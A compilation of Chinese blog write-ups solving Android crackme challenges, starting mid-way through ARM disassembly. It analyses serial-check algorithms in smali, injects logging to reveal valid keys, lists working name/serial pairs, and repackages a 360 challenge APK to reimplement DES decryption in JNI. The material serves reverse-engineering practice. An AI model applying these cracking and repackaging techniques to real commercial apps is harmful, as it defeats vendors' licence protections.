.text:000012CE 0B 1C                MOVS    R3, R1
.text:000012D0 00 98                LDR     R0, [SP,#0x70+var_70]
.text:000012D2 01 99                LDR     R1, [SP,#0x70+var_6C]
.text:000012D4 00 F0 30 EB          BLX     __muldf3
.text:000012D8 02 1C                MOVS    R2, R0
.text:000012DA 0B 1C                MOVS    R3, R1
.text:000012DC 04 98                LDR     R0, [SP,#0x70+var_60]
.text:000012DE 05 99                LDR     R1, [SP,#0x70+var_5C]
.text:000012E0 00 F0 54 E9          BLX     __aeabi_dadd
.text:000012E4 00 F0 60 ED          BLX     __fixunsdfsi    ; 上面一长串代码的功能我是通过几次动态跟踪才总结出来的
.text:000012E4                                              ; 循环变量为 i,R0 =  上面减去 0x30/0x37 的值  * 16/pow(16,i)
```

```
.text:000012E8 01 34                    ADDS    R4, #1          ; R4 作为循环变量 + 1
.text:000012EA 05 1C                    MOVS    R5, R0          ; 转换之后的结果存入 R5
.text:000012EC 02 2C                    CMP     R4, #2          ; 判断循环结束么有
.text:000012EE CA D1                    BNE     loc_1286        ; R3 = newStr[0]  取参数第一位
.text:000012F0 05 06                    LSLS    R5, R0, #0x18
.text:000012F2 28 0E                    LSRS    R0, R5, #0x18
.text:000012F4
.text:000012F4                  loc_12F4                        ; CODE XREF: FromStrToChar+Aj
.text:000012F4 17 B0                    ADD     SP, SP, #0x5C
.text:000012F6 F0 BD                    POP     {R4-R7,PC}
.text:000012F8                  ; ---------------------------------------------------------------------------
.text:000012F8
.text:000012F8                  loc_12F8                        ; CODE XREF: FromStrToChar+2Aj
.text:000012F8 37 3B                    SUBS    R3, #0x37       ; 大于 9,R0 = R3 - 0x37 = newStr[0] - 0x37
.text:000012FA 9B 00                    LSLS    R3, R3, #2      ; 左移两位,乘以 4
.text:000012FC F8 58                    LDR     R0, [R7,R3]     ; 以上面得到的值作为下标，去初始化数组中取值
.text:000012FC                                                  ; result = arr[(newStr[0] - 0x30) * 4]
.text:000012FE CB E7                    B       loc_1298
.text:000012FE                  ; End of function FromStrToChar
```

调用一次 FromStrToChar，参数有两个字符。对每一位都有一次运算。

取字符，然后分别和‘0‘和’9′比较，判断是否在 0×30 和 0×39 区间内

在：字符 - 0×30 * 16*(pow(16,i))

不在：字符 - 0×37 * 16*(pow(16,i))

最终结果：上面两次运算的结果的和。

0×4

小结

获取注册码字符串：31323334
获取前 4 位：3132
调用 StringConvert(“3132”) –> 返回 0×31 0×32
StringConvert 中
{
有一个初始化数组：int arr[] = {0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15};
第一次循环，取前 2 位：31
调用 FromStrToChar(“31”) –> 返回 0×31
{
第一次循环
’3′ – 0×30 = 3
以 3 作为下标，去初始化数组中查表。
3 * 16 = 48 (R0 = 0×30)
第二次循环
’1′ – 0×30 = 1
以 1 作为下标，去初始化数组中查表。
1 * 1 = 1
R0 = 48 +1 = 49 (R0 = 0×31)
}
第二次循环，取前 2 位：32

调用 FromStrToChar(“32”) –> 返回 0×32
}

固定字符串与之逐位进行比较。

jnicall1 算法基本上就分析到这儿了。

还剩下的 jnicall2、jnicall3、jnicall4、算法都是一样的，区别只是在注册码中取的字符不同而已。

http://0nly3nd.sinaapp.com/?p=384

A Keygen Challenge for Android（1-5 全解）

前言

在论坛偶然看到一个闯关类型的 cm，安卓平台上的，于是下载下来玩玩。原帖地址：
http://bbs.pediy.com/showthread.php?t=188407

0×1

非常简单的一关，根据输入的用户名循环计算出一个 int 型的值，最后和注册码进行比较。

```
# virtual methods
.method public isValid(Ljava/lang/String;Ljava/lang/String;)Z
    .locals 5
    .param p1, "name"    # Ljava/lang/String;
```

```
.param p2, "serial"        # Ljava/lang/String;

.prologue
.line 16
const/4 v0, 0x0

.line 18
.local v0, "answer":I
const/4 v3, 0x0

.local v3, "x":I
:goto_0
invoke-virtual {p1}, Ljava/lang/String;->length()I

move-result v4

if-ge v3, v4, :cond_0

.line 20
invoke-virtual {p1, v3}, Ljava/lang/String;->charAt(I)C

move-result v1

.line 21
.local v1, "current":C
mul-int v4, v1, v1

add-int/2addr v0, v4
```

```
.line 22
xor-int/2addr v0, v1

.line 18
add-int/lit8 v3, v3, 0x1    #循环变量++

goto :goto_0        #下一个循环

.line 26
.end local v1       # "current":C
:cond_0
:try_start_0
invoke-static {p2}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

move-result v2

.line 27
.local v2, "numericSerial":I

invoke-static {v0}, Lcrack;->I(I)V
invoke-static {v2}, Lcrack;->I(I)V

if-eq v2, v0, :cond_1            #关键判断  v0 是用户名计算出来的值  v2  就是注册码

.line 29
```

```
    const/4 v4, 0x1

    .line 32
    .end local v2        # "numericSerial":I
    :goto_1
    return v4

    .line 31
    :catch_0
    move-exception v4

    .line 32
    :cond_1
    const/4 v4, 0x0

    goto :goto_1
.end method
```

输入用户名 only3nd
在 logcat 中看到：

```
D/info_int( 4951): 75772
D/info_int( 4951): 123456
```

得到注册码：75772

0×2

```
# virtual methods
.method public isValid(Ljava/lang/String;Ljava/lang/String;)Z      #isValid(paramstring1,paramstring2)
        .locals 8
        .param p1, "name"        # Ljava/lang/String;
        .param p2, "serial"        # Ljava/lang/String;

        .prologue
        const/4 v5, 0x0

        .line 16
        invoke-virtual {p1}, Ljava/lang/String;->length()I        # v6 = length(paramstring1)

        move-result v6      #v6 存 name 的长度

        const/4 v7, 0x4    #v7 初始化为 0x4

        if-ge v6, v7, :cond_1    #name 长度必须大于 4

        .line 42
        :cond_0
        :goto_0
        return v5

        .line 21
        :cond_1      #算法开始
        invoke-virtual {p1}, Ljava/lang/String;->toUpperCase()Ljava/lang/String;    #将 name 转化成大写
```

```
move-result-object p1

.line 22
const-wide/16 v1, 0x0    #v1 = 0

.line 23
.local v1, "nameSum":J
const/4 v4, 0x0          #v4 = 0

.local v4, "x":I
:goto_1      #第一个循环
invoke-virtual {p1}, Ljava/lang/String;->length()I

move-result v6    #v6 是 name 长度

if-ge v4, v6, :cond_2        #循环判断

.line 25
invoke-virtual {p1, v4}, Ljava/lang/String;->charAt(I)C

move-result v6

int-to-long v6, v6

add-long/2addr v1, v6    #v1 = v1 + name[i]

.line 26
```

```
const-wide/16 v6, 0x3

mul-long/2addr v1, v6 #v1 = 3 * (v1 + name[i])

.line 27
const-wide/16 v6, 0x40

sub-long/2addr v1, v6 #v1 =    3 * (v1 + name[i]) - 0x40

.line 23
add-int/lit8 v4, v4, 0x1

goto :goto_1

.line 30
:cond_2
invoke-static {v1, v2}, Ljava/lang/Long;->toString(J)Ljava/lang/String;

move-result-object v3

invoke-static {v3}, Lcrack;->log1(Ljava/lang/String;)V

.line 31
.local v3, "sumString":Ljava/lang/String;
const/4 v0, 0x0

.line 32
.local v0, "finalSum":I
```

```
const/4 v4, 0x0

:goto_2    #第二个循环
invoke-virtual {v3}, Ljava/lang/String;->length()I

move-result v6    #v6 是长度

if-ge v4, v6, :cond_3    #循环判断

.line 34
invoke-virtual {v3, v4}, Ljava/lang/String;->charAt(I)C

move-result v6

add-int/lit8 v6, v6, -0x30    #v6 = newname[i] - 0x30

add-int/2addr v0, v6              #v0 = v0 + newname[i] - 0x30

.line 32
add-int/lit8 v4, v4, 0x1      #循环变量++

goto :goto_2

.line 37
:cond_3
const/4 v4, 0x0

:goto_3
```

```
    invoke-virtual {p2}, Ljava/lang/String;->length()I

    move-result v6

    if-ge v4, v6, :cond_4

    .line 39
    invoke-virtual {p2, v4}, Ljava/lang/String;->charAt(I)C

    move-result v6

    add-int/lit8 v6, v6, -0x40      #v0 = newnewname[i] - 0x40

    sub-int/2addr v0, v6                #v0 = v0 -newnewname[i] + 0x40

    .line 37
    add-int/lit8 v4, v4, 0x1    #循环变量++

    goto :goto_3

    .line 42
    :cond_4
    if-nez v0, :cond_0      #最后算出来的结果必须是 0

    const/4 v5, 0x1      #返回 true

    goto :goto_0
.end method
```

第一个循环：

```
for (i=0;i<strlen(name);i++)
{
	namesum = 3 * (namesum + name[i]) - 64;
}
```

得到是一个 int 型，然后将 int 型转行成 string。newname。

第二个循环：

```
int namesum2 = 0;
for (i=0;i<strlen(newname);i++)
{
	namesum2 = namesum2 + newname[i] - 0x30;
}
return namesum2;
```

第三个循环：

```
for (i=0;i<strlen(key);i++)
{
	namesum2 = namesum2 + key[i] +0x40;
}
```

最后判断是判断 namesum2 是不是为 0！

用户名：onlyend

注册码：AHHABI

0×3

算法难度加大了。不过，通过 smali 还是能很快理解到算法流程的！

前期处理 1：

```
# direct methods
.method public constructor <init>()V
    .locals 2

    .prologue
    .line 17
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V

    .line 20
    const-string v0, "KeygenChallengeNumber3"

    iput-object v0, p0, Lcom/me/keygen/verifiers/challenge/Challenge3Verifier;->secretKey:Ljava/lang/String;

    .line 21
    iget-object v0, p0, Lcom/me/keygen/verifiers/challenge/Challenge3Verifier;->secretKey:Ljava/lang/String;

    const-string v1, "US-ASCII"

    invoke-static {v1}, Ljava/nio/charset/Charset;->forName(Ljava/lang/String;)Ljava/nio/charset/Charset;

    move-result-object v1

    invoke-virtual {v0, v1}, Ljava/lang/String;->getBytes(Ljava/nio/charset/Charset;)[B

    move-result-object v0

    iput-object v0, p0, Lcom/me/keygen/verifiers/challenge/Challenge3Verifier;->secretBytes:[B
```

```
    return-void
.end method
```

其实是：

```
static String nameString;
static byte[] nameBytes = nameString.getBytes(Charset.forName("US-ASCII"));
static String secretKey = "KeygenChallengeNumber3";
static byte[] secretBytes = secretKey.getBytes(Charset.forName("US-ASCII"));
```

继续

```
const-string v9, "-" #v9 = '-'

    invoke-virtual {p2, v9}, Ljava/lang/String;->split(Ljava/lang/String;)[Ljava/lang/String;

    move-result-object v5

    .line 26
    .local v5, "parts":[Ljava/lang/String;
    array-length v9, v5

    const/16 v10, 0x8

    if-eq v9, v10, :cond_1    #return false
```

p2 是注册码，说明注册码中必须以’-'分割。形如：xxxxxxx-xxxxxx-xxxxxx

v9 就是把’-'去掉之后的一个字符串：xxxxxxxxxxxxxx

字符串长度必须等于 0×8 说明要求输入的注册码必须有 8 段。

第一个循环：

```
:goto_1                          #循环，判断输入的每一位字符是不是都在 0-9 A-F 之间
    array-length v9, v5
```

```
if-ge v7, v9, :cond_2    #cond_2 处是算法开始

.line 33
aget-object v9, v5, v7

const-string v10, "[0-9A-F][0-9A-F][0-9A-F][0-9A-F]"

invoke-virtual {v9, v10}, Ljava/lang/String;->matches(Ljava/lang/String;)Z     #正则表达 所有的字符必须在[0-9A-F][0-9A-F][0-9A-F][0-9A-F]内

move-result v9

if-eqz v9, :cond_0      #return false;

.line 31
add-int/lit8 v7, v7, 0x1    #循环变量++

goto :goto_1
```

const-string v10, “[0-9A-F][0-9A-F][0-9A-F][0-9A-F]” 这个可以知道，注册码的每一段有 4 个字符，且都必须在 0-9 A-F 之间！

这一个循环，就是判断输入的注册码形式是否满足要求，不然就直接返回 false！注册码形如：1234-5678-90AB-CDEF-1234-5678-90AB-CDEF

算法开始：

```
:cond_2                 #算法开始
    new-instance v0, Ljava/io/ByteArrayOutputStream;
```

```
    invoke-direct {v0}, Ljava/io/ByteArrayOutputStream;-><init>()V #ByteArrayOutputStream baos = new ByteArrayOutputStream();

    .line 41
    .local v0, "baos":Ljava/io/ByteArrayOutputStream;
    const/16 v9, 0x31

    invoke-virtual {v0, v9}, Ljava/io/ByteArrayOutputStream;->write(I)V      #baos.write(49);

    .line 43
    const/4 v7, 0x0
```

第二个循环：

```
:goto_2     #第二个循环开始
    iget-object v9, p0, Lcom/me/keygen/verifiers/challenge/Challenge3Verifier;->secretBytes:[B #secretBytes = Challenge.Challenge3Verifier.secretBytes

    array-length v9, v9 #v9 = secretBytes.length

    if-ge v7, v9, :cond_3 #循环判断语句

    .line 45
    iget-object v9, p0, Lcom/me/keygen/verifiers/challenge/Challenge3Verifier;->secretBytes:[B

    aget-byte v9, v9, v7    #v9 = secretBytes[i]  这儿的 v7 就是循环变量 i

    invoke-virtual {v0, v9}, Ljava/io/ByteArrayOutputStream;->write(I)V #baos.write(secretBytes[i])

    .line 46
    add-int/lit8 v9, v7, 0x1 #v9 = i+1
```

```
    invoke-virtual {v0, v9}, Ljava/io/ByteArrayOutputStream;->write(I)V #baos.write(i+1)

    .line 43
    add-int/lit8 v7, v7, 0x2 #循环变量+2

    goto :goto_2
for (int i = 0; i < secretBytes.length; i = i + 2) {
                baos.write(secretBytes[i]);
                baos.write(i+1);
        }
```

第三个循环：

```
:cond_3
    const/4 v7, 0x1 #循环变量  i = 1

    :goto_3     #第三个循环开始
    iget-object v9, p0, Lcom/me/keygen/verifiers/challenge/Challenge3Verifier;->secretBytes:[B #get secretBytes

    array-length v9, v9 #v9 = secretBytes.length

    if-ge v7, v9, :cond_4 #循环判断

    .line 51
    iget-object v9, p0, Lcom/me/keygen/verifiers/challenge/Challenge3Verifier;->secretBytes:[B

    aget-byte v9, v9, v7 #v9 = secretBytes[i]

    invoke-virtual {v0, v9}, Ljava/io/ByteArrayOutputStream;->write(I)V #baos.write(secretBytes[i])
```

```
        .line 52
        add-int/lit8 v9, v7, 0x1 #v9 = i+1

        invoke-virtual {v0, v9}, Ljava/io/ByteArrayOutputStream;->write(I)V #baos.write(i+1)

        .line 49
        add-int/lit8 v7, v7, 0x2 #i = i + 2

        goto :goto_3
    for (int i = 1; i < secretBytes.length; i = i + 2) {
                    baos.write(secretBytes[i]);
                    baos.write(i);
                }
```

第四个循环：

```
    :cond_4
        invoke-virtual {v0, v11}, Ljava/io/ByteArrayOutputStream;->write(I)V #baos.write(49)

        .line 56
        invoke-virtual {v0, v11}, Ljava/io/ByteArrayOutputStream;->write(I)V #baos.write(49)

        .line 58
        const/4 v7, 0x0 #int i = 0

        :goto_4       #第四个循环
        array-length v9, v5    #v5 是注册码，v9 = pass.length

        div-int/lit8 v9, v9, 0x2    #长度除以 2
```

```
if-ge v7, v9, :cond_5

.line 62
:try_start_0
aget-object v9, v5, v7    #得到注册码的前半段!

const-string v10, "US_ASCII"
                                                # Charset.forName(US_ASCII)
invoke-static {v10}, Ljava/nio/charset/Charset;->forName(Ljava/lang/String;)Ljava/nio/charset/Charset;

move-result-object v10
                                                #byte[] passbyte = pass.getBytes(Charset.forName(US_ASCII))
invoke-virtual {v9, v10}, Ljava/lang/String;->getBytes(Ljava/nio/charset/Charset;)[B

move-result-object v9

invoke-virtual {v0, v9}, Ljava/io/ByteArrayOutputStream;->write([B)V    #baos.write(passbyte)

.line 63
const/16 v9, 0x2d

invoke-virtual {v0, v9}, Ljava/io/ByteArrayOutputStream;->write(I)V      #baos.write(45)
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

.line 58
add-int/lit8 v7, v7, 0x1        # i = i + 1
```

goto :goto_4

div-int/lit8 v9, v9, 0×2 #长度除以 2 可以知道，在算法中是取了注册码的前半段，也就是前 16 位进行计算。
上面循环是为了把注册码的前八位写入字节数组流

继续计算：const/16 v9, 0x20

```
    new-array v6, v9, [B  #array[32] result

    .line 75

    .local v6, "result":[B

    :try_start_2

    const-string v9, "MD5"

                                          # MessageDigest md = MessageDigest.getInstance("MD5")

    invoke-static {v9},
Ljava/security/MessageDigest;->getInstance(Ljava/lang/String;)Ljava/security/MessageDigest;


    move-result-object v4
```

```
.line 76
.local v4, "md":Ljava/security/MessageDigest;
invoke-virtual {v0}, Ljava/io/ByteArrayOutputStream;->toByteArray()[B  #baos.toByteArray


move-result-object v9


invoke-virtual {v4, v9}, Ljava/security/MessageDigest;->update([B)V  #md.update(baos.toByteArray())


.line 77
invoke-virtual {v4}, Ljava/security/MessageDigest;->digest()[B    #byte[] mdkey = md.digest()
:try_end_2
.catch Ljava/lang/Exception; {:try_start_2 .. :try_end_2} :catch_2


move-result-object v6
```

```
.line 80
invoke-static {v6}, Lcom/me/keygen/verifiers/challenge/Challenge3Verifier;->bytesToHex([B)Ljava/lang/String;

move-result-object v9          #String mdkeystring = bytesToHex(mdkey)

invoke-virtual {v9}, Ljava/lang/String;->toUpperCase()Ljava/lang/String;  #mdkeystring.toUpperCase

move-result-object v2

invoke-static {v2}, Lcrack;->log3(Ljava/lang/String;)V
```

将注册码的前八位进行 MD5 加密。得到字节流，然后调用 bytesToHex 函数。
然后将字母全部转换成大写。保存在 v2 寄存器中。
invoke-static {v2}, Lcrack;->log3(Ljava/lang/String;)V 这儿我们可以把结果在 logcat 中打印出来~

最后循环比较：

```
.line 81
    .local v2, "foo":Ljava/lang/String;

    invoke-virtual {p2}, Ljava/lang/String;->length()I    #v9 = mdkeystring.length
```

```
move-result v9

div-int/lit8 v9, v9, 0x2      #长度除以 2

invoke-virtual {p2, v9}, Ljava/lang/String;->substring(I)Ljava/lang/String;    #mdkeystring.substring

move-result-object v3 #v3 寄存器存的是取出的注册码的后半段

.line 82
.local v3, "lastHalf":Ljava/lang/String;
const-string v9, "-"

const-string v10, ""

invoke-virtual {v3, v9, v10}, Ljava/lang/String;->replaceAll(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;

move-result-object v3        #v3 是后 16 位  去掉  '-'  的一个字符串

invoke-static {v3}, Lcrack;->log1(Ljava/lang/String;)V

.line 84
const/4 v7, 0x0

:goto_5
invoke-virtual {v2}, Ljava/lang/String;->length()I

move-result v9
```


```
if-ge v7, v9, :cond_6      #循环判断

.line 86
invoke-virtual {v2, v7}, Ljava/lang/String;->charAt(I)C

move-result v9

div-int/lit8 v10, v7, 0x2

invoke-virtual {v3, v10}, Ljava/lang/String;->charAt(I)C

move-result v10

invoke-static {v9}, Lcrack;->I(I)V        #v9 是计算出来的字符串[2*i]
invoke-static {v10}, Lcrack;->I(I)V       #v10 就是输入的注册码的后半段[i]
if-ne v9, v10, :cond_0    #关键比较~

.line 84
add-int/lit8 v7, v7, 0x2    #循环变量+2

goto :goto_5
```

综上所述，程序算法的流程为：
判断输入格式是否正确。
取注册码前半段 16 位组成字符串。
MD5 加密处理后的字节流经过 bytesToHex 函数处理。

得到一串 32 位的字符串。
将注册码的后半段 16 位与 32 位字符串的偶数位依次比较。

通过 smali 注入能在 logcat 中得到计算后的 32 位字符串，然后即可得到 key~

例如 我输入 2222-2222-2222-2222-1111-1111-1111-1111
运行之后，logcat 中得到字符串：CD FD 17 FA 15 6B 2E CA 59 DC FA 51 62 05 9E 4E



D	06-03 13:22:36.490	4682	4682	com.me.keygen.activity	info 3	CDFD17FA156B2ECA59DCFA5162059E4E
D	06-03 13:22:36.490	4682	4682	com.me.keygen.activity	info 1	1111111111111111
D	06-03 13:22:36.490	4682	4682	com.me.keygen.activity	info 2	CDFD17FA156B2ECA59DCFA5162059E4E

所以正确的输入应该是：2222-2222-2222-2222-CF1F-162C-5DF5-6094
验证通过！

0×4

能够直接看到 java 代码，就不详细分析 smali 了。
通过 smali 注入可以直接得到注册码。

在

```
.local v5, "serialInt":Ljava/math/BigInteger;
    sget-object v7, Ljava/lang/System;->out:Ljava/io/PrintStream;

    invoke-virtual {v2}, Ljava/math/BigInteger;->toString()Ljava/lang/String;
```

```
move-result-object v8    #key2

invoke-static {v8}, Lcrack;->log2(Ljava/lang/String;)V

invoke-virtual {v7, v8}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V
```

可以直接打印出 key。

例如：
only3nd
39453094012829409280

```
06-03 19:56:50.837   7445     7445     com.me.keygen.activity   info 2          39453094012829409280
06-03 19:56:50.837   7445     7445     com.me.keygen.activity   System.out      39453094012829409280
```

0×5

通过 smali 注入可以直接得到注册码。

```
.line 54
    .local v5, "val":J
    sget-object v9, Ljava/lang/System;->out:Ljava/io/PrintStream;

    invoke-virtual {v9, v5, v6}, Ljava/io/PrintStream;->println(J)V

    .line 55
    invoke-direct {p0, p1, p2}, Lcom/me/keygen/verifiers/challenge/Challenge5Verifier;->makeKey(Ljava/lang/String;Ljava/lang/String;)[B
```

```
move-result-object v3

.line 56
.local v3, "input":[B
invoke-static {v5, v6}, Ljava/lang/Long;->toString(J)Ljava/lang/String;

move-result-object v9
invoke-static {v9}, Lcrack;->log2(Ljava/lang/String;)V

invoke-direct {p0, p1, v9}, Lcom/me/keygen/verifiers/challenge/Challenge5Verifier;->makeKey(Ljava/lang/String;Ljava/lang/String;)[B

move-result-object v2
```

例如：
only3nd
1304122

```
06-03 21:02:09.427   9164   9164   com.me.keygen.activity   System.out   1304122
06-03 21:02:09.427   9164   9164   com.me.keygen.activity   info 2       1304122
```

写在最后

在做的过程中，可以提高对 smali 代码的阅读能力，不用参考 java 代码，直接阅读 smali 代码效果很不错。整个程序没有把验证放在 jni 中，导致要得到注册码只需要大致读懂 smali 就可以了。算法再怎么难，对于破解者来说，都不算难~

http://0nly3nd.sinaapp.com/?p=565

360CM 第一题题解

Hm (pd521)

这题目有些日子了，之前做 Android 时没太接触 NDK，CM 的 APP 还原出源码（java）后一直放在那里没动，看着 pt 哥、鬼哥等人都在出干货，我的虽然没什么技术含量，但还是想分享一下“经验”（板砖轻拍），下面看下题目：

题目说明：

第 1 题：

1.请重打包本 qihootest1.apk，将 java 层实现的解密算法移至 jni 层重新实现，并在同一控件中展示解密后的内容；

2.本题 2 分，以非重打包的方式达到同等效果的不计分。

题目附件：qihootest1.apk（软件中已经用 java 层代码实现了解密软件包的文件并将加密的内容显示在启动界面上）

题目不难，没壳也没做混淆，因此很适合新手做练习，但需要一定的编程基础。

源文件只有一个 MainActivity.java，通过下面的 smali 代码结构猜测 onCreate()中可能是调用 decrypt()和 desCrypto()来对文件进行加解密:

```
9
0     # direct methods
1   .method public constructor <init>()V
0   .end method
1
2   .method private decrypt([BLjava/lang/String;)[B
2   .end method
3
4
5   # virtual methods
6   .method public desCrypto([BLjava/lang/String;)[B
4   .end method
5
6   .method protected onCreate(Landroid/os/Bundle;)V
7   .end method
8
```

来看下还原出的 java 代码：

```
try {
            assetManager = getAssets(); //对assets中文件的操作
            InputStream inputStream = assetManager.open("encryptedData");  //打开流
            len = inputStream.available();
            inputByte = new byte[len];
            if(len == inputStream.read(inputByte)){
                try {
                    decryResult = decrypt(inputByte, "Qihoo123");    //调用decrypt解密
                } catch (IOException e) {
                    e.printStackTrace();
                }
             }else {
                decryResult = getString(2131034122).getBytes(); //因为资源文件是直接从原APK中取得，所以这里直接用R.java中
```

```
的id，作用是输出错误提示
            }
             String a = new String(decryResult);
             decodeText.setText(a);
        } catch (Exception e) {
            e.printStackTrace();
        }
```

具体代码请看附件。

有了 java 代码就可以移植到 native 层(代码出自 tk 牛，链接：http://www.kanxue.com/bbs/showthread.php?t=187661，自己写之前请了解 JNI)

```
#include "com_qihoo_firsttest_MainActivity.h"
#include <stdio.h>

jobject m_NewObject(JNIEnv *env, char classname[]);

JNIEXPORT jbyteArray JNICALL JNICALL Java_com_qihoo_firsttest_MainActivity_desCrypto(JNIEnv *env, jobject obj, jbyteArray paramArrayOfByte, jstring key)
{
 jclass clazz = NULL;
 jmethodID methodID = NULL;
 jobject object = NULL;
 jbyteArray byte_arr = NULL;

 jobject localSecureRandom = NULL;
 jobject localDESKeySpec = NULL;
 jobject SecretKeyFactory = NULL;
```

```
jobject localSecretKey = NULL;
jstring algorithm = NULL;
jobject localCipher = NULL;
jint num = 2;

localSecureRandom = m_NewObject(env, "java/security/SecureRandom");

clazz = (*env) -> FindClass(env, "java/lang/String");
methodID = (*env) -> GetMethodID(env, clazz, "getBytes", "()[B");
byte_arr = (jbyteArray)(*env) -> CallObjectMethod(env, key, methodID);

clazz = (*env) -> FindClass(env, "javax/crypto/spec/DESKeySpec");
methodID = (*env) -> GetMethodID(env, clazz, "<init>", "([B)V");
localDESKeySpec = (*env) -> NewObject(env, clazz, methodID, byte_arr);

algorithm = (*env) -> NewStringUTF(env, "DES");

clazz = (*env) -> FindClass(env, "javax/crypto/SecretKeyFactory");
methodID = (*env) -> GetStaticMethodID(env, clazz, "getInstance", "(Ljava/lang/String;)Ljavax/crypto/SecretKeyFactory;");
SecretKeyFactory = (*env) -> CallStaticObjectMethod(env, clazz, methodID, algorithm);

methodID = (*env) -> GetMethodID(env, clazz, "generateSecret", "(Ljava/security/spec/KeySpec;)Ljavax/crypto/SecretKey;");
localSecretKey = (*env) -> CallObjectMethod(env, SecretKeyFactory, methodID, localDESKeySpec);


clazz = (*env) -> FindClass(env, "javax/crypto/Cipher");
methodID = (*env) -> GetStaticMethodID(env, clazz, "getInstance", "(Ljava/lang/String;)Ljavax/crypto/Cipher;");
localCipher = (*env) -> CallStaticObjectMethod(env, clazz, methodID, algorithm);
```

```
  methodID = (*env) -> GetMethodID(env, clazz, "init", "(ILjava/security/Key;Ljava/security/SecureRandom;)V");
  (*env) -> CallVoidMethod(env, localCipher, methodID, num, localSecretKey, localSecureRandom);

  methodID = (*env) -> GetMethodID(env, clazz, "doFinal", "([B)[B");
  return (jbyteArray)(*env) -> CallObjectMethod(env, localCipher, methodID, paramArrayOfByte);

}

jobject m_NewObject(JNIEnv *env, char classname[])
{
  jclass clazz = NULL;
  jmethodID methodID = NULL;
  jobject obj = NULL;
  clazz = (*env) -> FindClass(env, classname);
  if(clazz == NULL)
    return NULL;
  methodID = (*env) -> GetMethodID(env, clazz, "<init>", "()V");
  if(methodID == NULL)
    return NULL;
  obj = (*env) -> NewObject(env, clazz, methodID);
  if(obj == NULL)
    return NULL;
  return obj;
}
```

最后附上源码和原 APK 链接：链接：http://pan.baidu.com/s/12c5PW 密码：w31e

qihoo 无线安全第一题

题目说明：

请重打包本 qihootest1.apk,将 java 层实现的解密算法移至 jni 层重新实现，并在同一控件中显示解密后的内容；

解题思路：

1.代码植入修改 smali 文件，让程序加载 so

2.代码注入修改 smail 文件，声明程序要调用到的 so 里的函数，并让程序去调用


3.在 SO 中实现解密算法

0×1 小技巧突破

使用工具反编译提示：libpng error: Not a PNG file

唔原来图标做了处理，res/drawable/app_icon.png 不是一个 PNG 格式的文件，用 file 命令可以看到，其实是个 windows 的 icon 文件，把这个

图片后缀给成.icon 即可成功编译



0×2 分析源程序算法，与调用点

根据 AndroidManifest.xml 文件，定位到程序第一启动的 Activity。

a.解密函数的详细分析

```
.method private decrypt([BLjava/lang/String ;) [B
    .locals 6
    .parameter "src"
    .parameter "password"
    .annotation system Ldalvik/annotation/Throws;
        value = {
            Ljava/lang/Exception;
        }
    .end annotation
    .prologue
    .line 102
  //SecureRandom localSecureRandom = new SecureRandom();
```

```
        new-instance v3, Ljava/security/SecureRandom;
        invoke-direct {v3}, Ljava/security/SecureRandom;-><init>()V

        .line 104
        .local v3, random:Ljava/security/SecureRandom;
//DESKeySpec localDESKeySpec = new DESKeySpec(paramString.getBytes());
        new-instance v1, Ljavax/crypto/spec/DESKeySpec;
        invoke-virtual {p2}, Ljava/lang/String;->getBytes()[B
        move-result-object v5
        invoke-direct {v1, v5}, Ljavax/crypto/spec/DESKeySpec;-><init>([B)V
        .line 106
        .local v1, desKey:Ljavax/crypto/spec/DESKeySpec;
//SecretKey localSecretKey = SecretKeyFactory.getInstance("DES").generateSecret(localDESKeySpec);
        const-string v5, "DES"
        invoke-static {v5}, Ljavax/crypto/SecretKeyFactory;->getInstance(Ljava/lang/String ;) Ljavax/crypto/SecretKeyFactory;
        move-result-object v2
        .line 108
        .local v2, keyFactory:Ljavax/crypto/SecretKeyFactory;
        invoke-virtual {v2, v1}, Ljavax/crypto/SecretKeyFactory;->generateSecret(Ljava/security/spec/KeySpec ;) Ljavax/crypto/SecretKey;
        move-result-object v4
        .line 110
        //Cipher localCipher = Cipher.getInstance("DES");
        .local v4, securekey:Ljavax/crypto/SecretKey;
        const-string v5, "DES"
        invoke-static {v5}, Ljavax/crypto/Cipher;->getInstance(Ljava/lang/String ;) Ljavax/crypto/Cipher;
        move-result-object v0
        .line 112
      // localCipher.init(2, localSecretKey, localSecureRandom);
```

```
        .local v0, cipher:Ljavax/crypto/Cipher;
        const/4 v5, 0x2
        invoke-virtual {v0, v5, v4, v3}, Ljavax/crypto/Cipher;->init(ILjava/security/Key;Ljava/security/SecureRandom ;) V
        .line 114
        invoke-virtual {v0, p1}, Ljavax/crypto/Cipher;->doFinal([B)[B
        move-result-object v5
        return-object v5
    .end method
```

上面是解密代码.

0x3 解密算法 SO 生成

将 SO 里面的函数申明为： puhlic native byte[] decry(byte[] paramArrayOfByte, String paramString);主要注意函数参数跟返回值

根据逆向解密的算法，然后在 SO 里写入解密算法，主要难点在于 jni 层对 java 代码调用

MyJni.c 编写

```
    #include <string.h>
    #include <stdio.h>
    #include <jni.h>
    jbyteArray decryto(JNIEnv *env, jobject jobj, jbyteArray paramArrayOfByte,
      jstring paramString)
```

```
{
  //获取 jclass FindClass(const char* clsName)
  //根据类名来查找一个类，完整类名
  jclass jc_SecureRandom = (*env)->FindClass(env, "java/security/SecureRandom");
  //新建对象
